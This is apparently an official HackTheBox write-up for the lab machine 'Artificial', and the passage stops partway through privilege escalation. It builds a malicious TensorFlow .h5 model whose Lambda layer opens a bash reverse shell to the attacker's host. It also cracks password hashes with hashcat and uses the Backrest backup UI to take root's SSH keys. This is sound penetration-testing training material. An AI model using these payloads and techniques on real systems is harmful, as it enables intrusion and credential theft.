



HACKTHEBOX



Artificial

23rd October 2025

Prepared By: `kavigihan`

Machine Author(s): `FisMatHack`

Difficulty: **Easy**

Synopsis

`Artificial` is an easy-difficulty Linux machine that showcases exploiting a web application used to run AI models with `Tensorflow` and the `Backrest` web UI by abusing the backup and restore functionalities and the `restic` utility used by the application.

Skills Required

- Basic Knowledge on the Python Language
- Basic Network Port Forwarding
- Basic Linux File System Enumeration

Skills Learned

- Creating malicious AI models
- Exploiting Backup applications

Enumeration


Let's run `nmap` to enumerate the open services.

```
$ ports=$(nmap --open 10.10.11.69 | grep open | cut -d ' ' -f 1 | cut -d '/' -f 1 | paste -sd,);  
nmap 10.10.11.69 -p $ports -sV -sC -Pn --disable-arp-ping  
PORT      STATE SERVICE VERSION  
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)  
| ssh-hostkey:  
|   3072 7c:e4:8d:84:c5:de:91:3a:5a:2b:9d:34:ed:d6:99:17 (RSA)  
|   256 83:46:2d:cf:73:6d:28:6f:11:d5:1d:b4:88:20:d6:7c (ECDSA)  
|_  256 e3:18:2e:3b:40:61:b4:59:87:e8:4a:29:24:0f:6a:fc (ED25519)  
80/tcp    open  http      nginx 1.18.0 (Ubuntu)  
|_ http-title: Artificial - AI Solutions  
|_ http-server-header: nginx/1.18.0 (Ubuntu)  
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Port `22` is running `OpenSSH`, and port `80` is running `Nginx`. Visiting port `80`, we get redirected to `artificial.htb`, so let's add a DNS entry to the `/etc/hosts` file.


```
$ echo "10.10.11.74 artificial.htb" | sudo tee -a /etc/hosts
```

Visiting <http://artificial.htb/>, we land on a web page.



Let's register from the `/register` and log in to the application from `/login`.

Once we log in, we are redirected to the dashboard where we can upload AI models. A note provides a link to a `requirements.txt` file with the relevant dependencies that should be installed to build compatible models for this application.



The `requirements.txt` includes the following dependency.

```
tensorflow-cpu==2.13.1
```

Therefore, for us to create a compatible model, we need to set up the environment as follows:

1. Install Python version `3.8`.
2. Install the `tensorflow-cpu==2.13.1` Python module.

We can use `Docker` to set up the relevant Python environment. (Note that there are other alternatives, like using `uv` or installing Python 3.8 manually.) The provided `Dockerfile` can be used to do this automatically.

```
$ sudo docker pull python:3.8-slim
```

Once the image is pulled, the `wheel` file for the relevant version of `tensorflow-cpu` mentioned in the `requirements.txt` should be downloaded from [PyPI](https://files.pythonhosted.org/packages/65/ad/4e090ca3b4de53404df9d1247c8a371346737862cfe539e7516fd23149a4/tensorflow_cpu-2.13.1-cp38-cp38-manylinux_2_17_x86_64.manylinux2014_x86_64.whl).

```
$ curl -k -LO
https://files.pythonhosted.org/packages/65/ad/4e090ca3b4de53404df9d1247c8a371346737862cfe5
39e7516fd23149a4/tensorflow_cpu-2.13.1-cp38-cp38-
manylinux_2_17_x86_64.manylinux2014_x86_64.whl
```

Then, let's create a container from the `python:3.8-slim` image. Note that the current directory (where the `wheel` file is located) is mounted to `/tmp` in the container.

```
$ sudo docker run -it -v $(pwd):/tmp python:3.8-slim bash
```

Then the `wheel` file should be installed.

```
root@d0981982e491:/# cd /tmp
root@d0981982e491:/tmp# pip3 install ./tensorflow_cpu-2.13.1-cp38-cp38-
manylinux_2_17_x86_64.manylinux2014_x86_64.whl
```


We can check to see if it's installed as follows.

```
root@d0981982e491:/tmp# pip3 freeze|grep tensorflow
tensorflow-cpu @ file:///tmp/tensorflow_cpu-2.13.1-cp38-cp38-
manylinux_2_17_x86_64.manylinux2014_x86_64.whl
tensorflow-estimator==2.13.0
tensorflow-io-gcs-filesystem==0.34.0
```

Foothold

Now that the environment is set to build models, let's research how to leverage these models to execute commands in the remote server.

If we try to upload a file from the dashboard in the web application, we note that it is expecting a file with the `.h5` extension.



Knowing these, if we search for `H5 TensorFlow RCE` in Google, [this](#) Proof-Of-Concept can be found.

Let's save this POC locally, in the directory we mounted to the Python container we created.

```
root@d0981982e491:/tmp# cat poc.py
import tensorflow as tf

def exploit(x):
    import os
    os.system("bash -c 'bash -i >& /dev/tcp/10.10.14.77/9090 0>&1'")
```

```

return x

model = tf.keras.Sequential()
model.add(tf.keras.layers.Input(shape=(64,)))
model.add(tf.keras.layers.Lambda(exploit))
model.compile()
model.save("exploit.h5")
root@d0981982e491:/tmp#

```

The script should be updated with a reverse shell pointing to our attacking machine. Then we can execute the `poc.py` file, which creates the malicious model: `exploit.h5`.

```

root@d0981982e491:/tmp# python3.8 poc.py
2025-06-09 16:08:07.088787: I tensorflow/core/platform/cpu_feature_guard.cc:182] This
TensorFlow binary is optimized to use available CPU instructions in performance-critical
operations.
To enable the following instructions: FMA, in other operations, rebuild TensorFlow with
the appropriate compiler flags.
bash: connect: Connection refused
bash: line 1: /dev/tcp/10.10.14.77/9090: Connection refused
/usr/local/lib/python3.8/site-packages/keras/src/engine/training.py:3000: UserWarning: You
are saving your model as an HDF5 file via `model.save()`. This file format is considered
legacy. We recommend using instead the native Keras format, e.g.
`model.save('my_model.keras')`.
  saving_api.save_model(
root@d0981982e491:/tmp# ls exploit.h5
exploit.h5


```

Once it's created, it should be uploaded from the dashboard.

Then let's start a `netcat` listener on the port we used in our payload.

```
$ nc -lvnp 9090
```

Afterward, we need to click the `View Predictions` button on the dashboard.



Once the model runs, a reverse shell connection will be made to our listener.

```
$ nc -lvnp 9090
listening on [any] 9090 ...
connect to [10.10.14.77] from (UNKNOWN) [10.10.11.74] 42936
bash: cannot set terminal process group (830): Inappropriate ioctl for device
bash: no job control in this shell
bash-5.0$ python3 -c 'import pty;pty.spawn("/bin/bash")'
bash-5.0$ export TERM=xterm
```

After stabilizing our reverse shell, we can further enumerate the file system.

Lateral Movement

We find a SQLite database file called `users.db` in `/home/app/app/instance`. Let's enumerate this with `sqlite3`.

```
bash-5.0$ sqlite3 users.db '.tables'
model  user
```

```
bash-5.0$ sqlite3 users.db 'select * from user;'
1|gael|gael@artificial.htb|c99175974b6e192936d97224638a34f8
2|mark|mark@artificial.htb|0f3d8c76530022670f1c6029eed09ccb
3|robert|robert@artificial.htb|b606c5f5136170f15444251665638b36
4|royer|royer@artificial.htb|bc25b1f80f544c0ab451c02a3dca9fc6
5|mary|mary@artificial.htb|bf041041e57f1aff3be7ea1abd6129d0
```

We can retrieve password hashes of users registered in the web application from the `user` table. Let's save these hashes locally and try to crack them using `hashcat`.

```
$ cat hashes
c99175974b6e192936d97224638a34f8
0f3d8c76530022670f1c6029eed09ccb
b606c5f5136170f15444251665638b36
bc25b1f80f544c0ab451c02a3dca9fc6
bf041041e57f1aff3be7ea1abd6129d0
$ hashcat -m 0 hashes /usr/share/wordlists/rockyou.txt
<SNIP>
c99175974b6e192936d97224638a34f8:mattp005numbertwo
</SNIP>
```

The clear-text password of the `gael` user can be retrieved as shown above. Using the password we found, let's log in to the target as the `gael` user via SSH.

```
$ ssh gael@artificial.htb
```

Privilege Escalation


With further enumeration as the `gael` user, we find that port `9898` is open to the localhost interface.

```
bash-5.0$ ss -tlnp
<SNIP>
LISTEN      0               4096               127.0.0.1:9898
0.0.0.0:*
</SNIP>
```

Let's forward that port to our attacking machine so we can enumerate it further.

```
$ ssh -L 9898:127.0.0.1:9898 -N -vv gael@artificial.htb
```

Once the password is provided, the relevant port should be accessible from `127.0.0.1:9898`.



The `Backrest` web UI is running on this port, which prompts us to authenticate.

After further investigation of the file system, a backup file called `backrest_backup.tar.gz` can be found in `/var/backups`.

```
bash-5.0$ ls -la /var/backups/
<SNIP>
-rw-r----- 1 root sysadm 52357120 Mar  4 22:19 backrest_backup.tar.gz
</SNIP>
```

Let's download this and extract it.

```
$ scp gael@artificial.htb:/var/backups/backrest_backup.tar.gz backrest_backup.tar.gz
gael@artificial.htb's password:
backrest_backup.tar.gz
100% 50MB 4.4MB/s 00:11
```

```
$ tar xvf backrest_backup.tar.gz
<SNIP>
backrest/
backrest/restic
backrest/oplog.sqlite-wal
backrest/oplog.sqlite-shm
</SNIP>
```

Searching for passwords in the extracted folder, a `bcrypt-encrypted` password hash is found in `backrest/.config/backrest/config.json`.

```
$ grep -Rin pass .
<SNIP>
./backrest/.config/backrest/config.json:10:      "passwordBcrypt":
"JDJhJDEwJGNWR015OVZNWFFkMGdNNWdpbkNtamVpMmtaUi9BQ01Na1Nzc3BiUnV0WVA1OEVCWnovMFFP"
</SNIP>
```

```
$ cat backrest/.config/backrest/config.json
{
  "modno": 2,
  "version": 4,
  "instance": "Artificial",
  "auth": {
    "disabled": false,
    "users": [
      {
        "name": "backrest_root",
        "passwordBcrypt":
"JDJhJDEwJGNWR015OVZNWFFkMGdNNWdpbkNtamVpMmtaUi9BQ01Na1Nzc3BiUnV0WVA1OEVCWnovMFFP"
      }
    ]
  }
}
```

Note that the username is `backrest_root`.


This password hash is `base64` encoded, so let's decode it and save it to a file so it can be passed to `hashcat`.

```
$ echo -n JDJhJDEwJGNWR015OVZNWFFkMGdNNWdpbkNtamVpMmtaUi9BQ01Na1Nzc3BiUnV0WVA1OEVCWnovMFFP
|base64 -d > bcrypt_hash
```

```
$ hashcat -m 3200 bcrypt_hash /usr/share/wordlists/rockyou.txt
<SNIP>
$2a$10$cVGiy9VMXQd0gM5ginCmjei2kZR/ACMMkSsspbRutYP58EBZz/0QO: !@#$$%^
</SNIP>
```

The clear-text password is recovered as `!@#$$%^` from `hashcat`.

We can use these credentials to log in to the `Backrest` web UI: `backrest_root:!!@#$$%^`.



We can use two methods to exploit the `Backrest` web UI.

Method 1: Backup and Restore

`Backrest` is a data backup solution. We can back up the `/root/.ssh` directory and download it to view its contents.

First, a repository should be added as follows.

Next, a plan selecting the repository we just created should be added.

Add Plan

See [backrest getting started guide](#) for plan configuration instructions.

* Plan Name:

* Repository:

* Paths:

+ Add Path

Then, select the created plan. In the plan chosen, click the `Backup Now` button to create a backup of the designated path: `/root/.ssh`.

Plans

+ Add Plan

plan1

Repositories

+ Add Repo

repo1

Settings

Plan / plan1

plan1

Backup NowRun CommandUnlock RepoClear Error History

Tree ViewList View

2025-06-09

Backup 06/09/2025, 09:00 AM [scheduled, waiting]

Once the backup is created, we can download it as follows.

Backup Now

Run Command

Unlock Repo

Clear Error History

Tree View

List View

▼ 2025-06-09

Backup 06/09/2025, 09:00 AM [scheduled, waiting]

Backup 06/09/2025, 08:15 AM [3.1 KiB in 2s, ID: ab1d05d2]

06/09/2025, 08:15 AM Forget (Destructive)

06/09/2025, 08:15 AM - Forget in 1s [View Logs]

> Removed 0 Snapshots

06/09/2025, 08:15 AM - Snapshot in 1s

▼ Details

Snapshot ID: ab1d05d2

User and Tags

Hostplan:plan1, created-root@artificialby:Artificial

Files AddedFilesFiles ChangedFiles Unmodified

200

Bytes Bytes Files

AddedProcessedProcessed

4.48 KiB3.1 KiB2

▼ Snapshot Browser

▼ /

▼ root

▼ .ssh


authorized_keys (569 B)

id_rsa (2.54 KiB)

